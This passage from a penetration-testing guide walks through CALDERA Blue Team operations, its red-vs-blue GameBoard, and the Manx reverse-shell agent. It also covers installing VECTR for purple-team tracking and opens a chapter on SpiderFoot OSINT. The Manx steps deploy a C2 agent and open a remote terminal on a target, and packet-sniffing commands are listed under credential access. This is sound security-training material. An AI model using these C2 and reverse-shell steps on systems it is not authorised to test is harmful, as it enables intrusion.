
- In the new Browser Window, surf to “localhost:8888”
- In the New Browser Window, logout the Red team account
- Login as “Blue”/ “admin”

Now we can deploy a Blue Team agent. Take a quick look at the menu and layout. It is very similar to what we just used for Red Team. You

deploy an agent, then select the defensive operations you want to run. Then start the operation.

1. Deploy a Blue Team Agent

- Click Agents, Deploy an Agent, choose an agent, and then select, “54ndc47” and Windows.
- Change the IP address to your Kali System



- Copy and run the Blue Team Agent in an Administrator PowerShell Window
- In a few seconds we have a Blue Team agent

The Blue Team menu is basically a mirror image of the Red Team, but with Defensive Tactics. Click “Abilities” to see a list of Blue Team capabilities.

## Incident responder

A basic incident responder profile

+ Add Ability   + Add Adversary   |   Objective: **default**   Change   |   Save Profile

	Ordering	Name
☰	1	Find unauthorized processes
☰	2	Find atypical open ports
☰	3	Acquire suspicious files
☰	4	Suspicious URLs in mail
☰	5	Hunt for known suspicious files
☰	6	Kill rogue process

Starting a Blue Team Operation is exactly the same.

2. On “*Operations*” in the Campaign Menu, click, “*Create Operation*”.
3. Enter an Operation Name
4. Click the down arrow next to “Adversary” and choose “*Incident Responder*”.
5. Then Click, “*Start*”



Decide	Status	Link/Ability Name	Agent #paw	Host
12/14/2021, 2:52:53 PM EST	success	Find atypical open ports	gmxajt	TEMP-DC
12/14/2021, 2:52:53 PM EST	success	Find atypical open ports	ovjsza	TEMP-DC
12/14/2021, 2:53:37 PM EST	collect	Find atypical open ports	gmxajt	TEMP-DC
12/14/2021, 2:53:37 PM EST	collect	Find atypical open ports	ovjsza	TEMP-DC

A series of automated Blue Team tests will begin to run.

## **CALDERA - GameBoard**

GamerBoard allows you to run Red Team vs. Blue team operations and CALDERA keeps points using a scoreboard like gameboard. While the Red and Blue Team accounts are active, and both running operations, just click “*Gameboard*” in the Red Team menu.

As seen below:

# GameBoard

red vs. blue exercises

Monitor red-and-blue team operations during an exercise to see if blue can detect, respond and shut down a red-team adversary.

Windows Security Test - 2021-12-14T18:00:00Z running

test - 2021-12-14T19:52:52Z running

Refresh

## Stats

	Pos	Neg
True	66.66666666666666%	N/A
False	33.33333333333333%	0%

## PROCESS

6 points

-20 points

+ Add External Detection

0 TEMP-DC

- Find atypical open ports 2021-12-14T19:53:22Z ovjsza -1
- Find atypical open ports 2021-12-14T19:53:36Z gmxajt -1
- Find atypical open ports 2021-12-14T19:53:57Z ovjsza -1
- Find atypical open ports 2021-12-14T19:54:14Z gmxajt -1

+1 Identify active user T1033 -2

It doesn't look like Blue Team is doing so well, which is good for our Red Team! No personal Bias here, in the end the Red Team & Blue Team get together and discuss what worked and what didn't, so in the end, both are winners! More so, the company that will benefit from the increase in the security.

## Manx

# Manx

a coordinated access trojan (CAT)


The Manx agent, written in GoLang, connects to the server over the TCP contact point. This raw TCP socket connection allows Manx to keep a persistent connection between host-and-server. Bundled with Manx is a reverse-shell management tool, called the terminal - below - which allows you to establish a local shell on an agent.

To deploy a Manx agent, go to the Agents tab



Before we move on, I want to quickly talk about Manx. Manx is a very nice reverse terminal with ATT@CK support. You can use it for Manual interfacing with CALDERA.

- > Create a Manx agent from the Agent menu
- > Change the Server IP address to the IP address of your Kali System



➤ Run it on your target

Notice it will say TCP instead of HTTP under “Contact”

id (paw)	host	group	platform	contact	pid
gmxajt	TEMP-DC	red	windows	HTTP	6864
submyn	TEMP-DC	red	windows	tcp	5924

➤ Next, click on “Manx” on the Plugin menu

➤ From the Session drop down select your active session

You now have a fully interactive remote terminal. You can also select and use tactics, techniques and procedures from the live dropdown menu

```
669958 - euilaf Choose a tactic

~$ pwd
Path
----
C:\Users\Administrator
C:\Users\Administrator$ whoami
domain\administrator
C:\Users\Administrator$
```

Again, I did have some issue running Manx in the latest Alpha version, but most likely this will be fixed by the time you are reading this.

### CALDERA - Training

CALDERA comes with a complete User & Blue Team Capture the Flag type training built in.

- > Click on “Training” in Plugins
- > Pick “User” or “Blue Team”

**Training**

Choose a certificate:  
User Certificate

agents adversaries operations advanced manx mock

Local agent  
Demonstrate your ability to deploy an agent on local host. The agent should successfully beacon back to this server instance.  
An agent is another name for Remote

Remote agent  
Demonstrate your ability to deploy an agent on a remote host. The agent should successfully beacon back to this server instance. This agent should be run on an operating system that is NOT the

Understanding trust  
Change the untrusted agent timer to 60 seconds.  
Agents beacon into the C2 on a regular basis, asking the adversary if there are new instructions. If a beacon misses a

Then just follow through the sections, completing each step as you go.

## **CALDERA Conclusion**

This was just a very basic introduction to CALDERA. Hopefully I demonstrated that it is a powerful and useful security testing and training platform for your company. There are a lot of settings and features that I did not cover - I highly recommend the reader check out the entire documentation for this excellent tool.

# Chapter 7


## VECTR

**Tool Website:** <https://vectr.io/>

**Tool GitHub:** <https://github.com/securityriskadvisors/vectr>

**Tool Documentation:** <https://docs.vectr.io/>

Before we leave this section, I want to briefly touch on one more tool. Wouldn't it be great to have a Purple Team data management type program to help manage and track ongoing Red and Blue Team engagements - while they are underway? One that is able to provide an in-depth view of everything that went on from beginning and end, so it could be studied and reviewed. Enter Vectr by Security Risk Advisors. Vectr is a Purple Team tool that allows you to visually track and report the progress of Red vs Blue ATT@CK or Kill Chain tests against your corporate network.



You can install VECTR on Kali using the “Ubuntu” install directions on the VECTR website. For ease of use, VECTR is pre-installed and ready to go on the SANS Slingshot C2 Matrix Edition VM. The “How-to-Videos”



section will walk you through everything you need to know on setting up and using VECTR: <https://docs.vectr.io/How-To-Videos/>

## VECTR - Installing

Full install instructions are located on the tool website. Check and follow them for the latest information - <https://docs.vectr.io/Installation/>


- *sudo apt install docker*
- *sudo apt install docker-compose*
- *sudo mkdir -p /opt/vectr/*
- *cd /opt/vectr/*

Download the latest version of the “sra-vectr-runtime” (8.1.3 at the time of publishing)

- *sudo wget https://github.com/SecurityRiskAdvisors/VECTR/releases/download/ce-8.1.3/sra-vectr-runtime-8.1.3-ce.zip -P /opt/vectr*
- *sudo unzip sra-vectr-runtime-8.1.3-ce.zip*
- *sudo nano .env*

There are several settings that you can modify in the *.env* file, but you at least need to replace the hostname for the hostname of your system.

Enter, “kali” as the VECTR\_HOSTNAME:



```
kali@kali: ~
File Actions Edit View Help
GNU nano 5.2 .env
# .env file
APP_NAME=VECTR
VECTR_HOSTNAME=kali
VECTR_PORT=8081
```

- *sudo docker-compose up -d*

Vectr will then begin installing and pulling down a lot of support and required dependencies. Once installed, and running, open a browser.

- Navigate to “*https://kali:8081*”
- Login user - “*admin*”, password - “*!!\_ThisIsTheFirstPassword\_!!*”



Pick one of the provided Organization types or create your own. All of the pre-existing ones have demo data that you can view.

Select Your Organization

search filter ...

Security Risk Advisors

MITRE

Red Canary

+

➤ Click on “*Red Canary*”

Then select the Purple team demo database, or create a new Database with the “+” sign:

## Select Session Database



DEMO\_PURPLE\_CE



Done

The Demo Databases will give you sample data that you can review.


Assessments			
	Name	Create Date	Status
☰	Enterprise Purple – 2017 Q1	01/03/2017	Completed
☰	Enterprise Purple – 2017 Q3	08/03/2017	Completed
☰	Enterprise Purple – 2018 Q1	01/03/2018	Completed
☰	Enterprise Purple – 2018 Q3	08/03/2018	Completed

Listed are several Purple Team assessments that are completed. Let's take a look at the most recently completed one - "Enterprise Purple - 2019 Q1". We can do so, by simply clicking on the assessment name.

Doing so, brings us to the Campaign Dashboard:

Campaign Dashboard			
	Name	Progress	Outcome
⊕	External Port Scans	100%	100%
⊕	External Web App Profiling	100%	67% 33%
⊕	External Password Attacks	100%	75% 25%
⊕	External Automated Scans	100%	67% 33%
⊕	Register Phishing Domains	100%	50% 50%
⊕	Email With Malicious Attachments	100%	73% 27%
⊕	Email with Malicious Links	100%	55% 45%


Here we can see an overview of the entire security test. This includes the test names, the progress and the outcome. On the far-right side is an "Action" bar that allows us to generate reports, edit, clone or delete the campaign.



Let's take a closer look at one of the security tests that was completed. For a change of pace, let's look at the "Physical Access" test. Clicking on the test name brings up an information screen, as seen below.

Timestamp	Event Description
01/28/2019 17:20:58	USB Rubby Ducky : outcome changed to Blocked
01/28/2019 17:20:27	Mouse Jacking : outcome changed to Detected
01/14/2019 22:23:43	Laptop or workstation boot attack : outcome changed to Blocked
01/14/2019 20:53:09	Laptop or workstation boot attack : status changed to Completed
01/14/2019 20:06:11	Laptop or workstation boot attack : status


You can click on the individual items in the graphical display, or click on their name in the table below it. Let's look at the USB Rubber Ducky test.



In this screen we can see that the Red Team physically attempted to insert a USB Rubber Ducky device - a USB attack device that can run automated attacks on computers through the USB port. You can see in the Red Team details the description of the attack and the commands they tried to use to run a payload. In the Blue Team Details, we see that the detecting tool “Ketsui” detected the attack, triggered an alert and successfully blocked it!

That brings us to another point, almost every item in Vectr can be edited and modified to fit your target environment. There are “Configure” gears in almost every section of the display output. For example, if you click on the Configure icon in the Defenses box, you can select your defensive systems from a checklist or add your own custom items.






Using the configuration options, you can completely custom tailor VECTR to your environment.

## VECTR - Create a New Assessment

This information is all well and good, but you don't really want to edit some other company's tests, you want to enter your own! Let's walk through creating your own. Creating a new database will give you a new "assessments" screen. You can create a new database, when you are ready, by clicking on the Database icon in the upper right of the menu, then "*Select Session Database*", click the "+" icon and enter a new database name.



➤ Click the "+" Icon

- Call the new database, “2021\_Tests”
- Select the New Database and click “Done”

You can now create a new Assessment group using the “Create New” button, or you can import an ATT@CK Navigator Layer .json file using the “From Nav Layer” icon.

- Click “Create New”
- Give it a Name - “Assessment 2021”
- From Template, choose “Atomic Red Team MITRE”

**New Assessment**

**Name:** Assessment 2021

**Description:** (OPTIONAL) Description

**Organizations:** Security Risk Advisors

**From Template:** (OPTIONAL) Atomic Red Team (MITRE ATT&CK)

**Kill Chain:** MITRE Enterprise Tactics

Select	Organization	Campaign
<input type="checkbox"/>	All	search...
<input checked="" type="checkbox"/>	Atomic Red Team	Exfiltration
<input checked="" type="checkbox"/>	Atomic Red Team	Collection
<input checked="" type="checkbox"/>	Atomic Red Team	Defense Evasion
<input checked="" type="checkbox"/>	Atomic Red Team	Discovery

You can now Select any of the tactics you want included in your Assessment, “Save” when done. You now have a new “Assessment 2021” available on the Assessments Screen.

- Click on its name to open it

Campaign Dashboard		
Name	Progress	Outcome
⊕ Credential Access	0%	0%
⊕ Initial Access	0%	0%
⊕ Command & Control	0%	0%
⊕ Execution	0%	0%
⊕ Persistence	0%	0%

- You can then choose any Tactic, like “*Credential Access*” to open it
- Then, click on “*Packet Capture*”

You can then fill out the results for both the attack and defense.

Red Team Details	Blue Team Details
<p><b>Name</b></p> <input type="text" value="T1040 - Packet Capture MacOS"/>	<p><b>Outcome</b></p> <input checked="" type="checkbox"/> TBD <input type="checkbox"/> Blocked <input type="checkbox"/> Detected <input type="checkbox"/> NotDetected
<p><b>Description</b></p> <p>Perform a PCAP on MacOS. This will require Wireshark/tshark to be installed. TCPdump may already be installed.</p>	<p><b>Outcome Notes</b></p> <input type="text" value="outcomeNotes"/>
<p><b>Technique</b> <span>ⓘ</span></p> <input type="text" value="Network Sniffing - T1040"/>	<p><b>Tags</b> <span>👤</span></p> <input type="text"/>
<p><b>Phase</b></p> <input type="text" value="Credential Access"/>	<p><b>Rules</b></p> <input type="text"/>
<p><b>Operator Guidance</b></p> <pre>tcpdump -c 5 -nnni #{interface} tshark -c 5 -i #{interface}</pre>	<p><b>Detection</b></p> <p>Detecting the events leading up to sniffing network traffic may be l adversary would likely need to perform a man-in-the-middle attack</p>

That's it, you are now on your way to tracking and managing your first Purple Team test using VECTR on Kali Linux!

## Conclusion

This was just a quick overview of some of the basic features of VECTR. I highly recommend taking a closer look at it to see if it would be useful in

tracking your Purple Team assessments. It's ability to pull in the MITRE ATT@CK matrix and its customizability make it extremely versatile and functional.

## References

- SANS Slingshot C2 Matrix Edition - <https://howto.thec2matrix.com/slingshot-c2-matrix-edition>
- Slingshot Linux Distribution Download - <https://www.sans.org/slingshot-vmware-linux/download>
- Managing & Showing Value during Red Team Engagements & Purple Team Exercises - VECTR SANS Webcast - <https://www.youtube.com/watch?v=SA-HeOnOi2A>

## Part III - Reconnaissance & Scanning


# Chapter 8

## Basic OSINT with SpiderFoot

### SpiderFoot Introduction

**Tool Website:** <https://www.spiderfoot.net/>

Target Information gathering, recon and scanning are the early steps of every security engagement. SpiderFoot is an Open-Source Intelligence (OSINT) and recon tool that is fast and easy to use. It can collect OSINT on multiple targets including Domains & IP addresses, people's names, usernames, e-mails and telephone numbers. It not only can scan a website directly but it also checks numerous external reconnaissance and data intelligence services for information. It is a great tool for Pentesters & Red Teams, but also for Threat Intelligence, Asset Discovery and Attack Surface Monitoring.




SpiderFoot comes in several free and pay versions. If you visit the SpiderFoot website, you can setup an account, and run scans directly through their web interface. Though their free online scanner is limited to hobby use and 3 scans per month. Professional agencies will most likely prefer the paid versions which includes greater features and capabilities.





➤ Surf to “*http://127.0.0.1:5001/*”

You will be presented with the SpiderFoot dashboard:



The screenshot shows the SpiderFoot dashboard interface. At the top, there is a navigation bar with the SpiderFoot logo and three menu items: 'New Scan', 'Scans', and 'Settings'. Below the navigation bar, the main heading is 'Scans'. Underneath, there is a filter dropdown menu set to 'Filter: None'. The main content is a table with the following columns: Name, Target, Started, Finished, and Status. There is one scan entry with the name 'test', target 'cyberarms', started at '2021-03-21 10:10:21', finished at '2021-03-21 10:11:40', and a status of 'FINISHED'. At the bottom left of the table area, it says 'Total Scans: 1'.

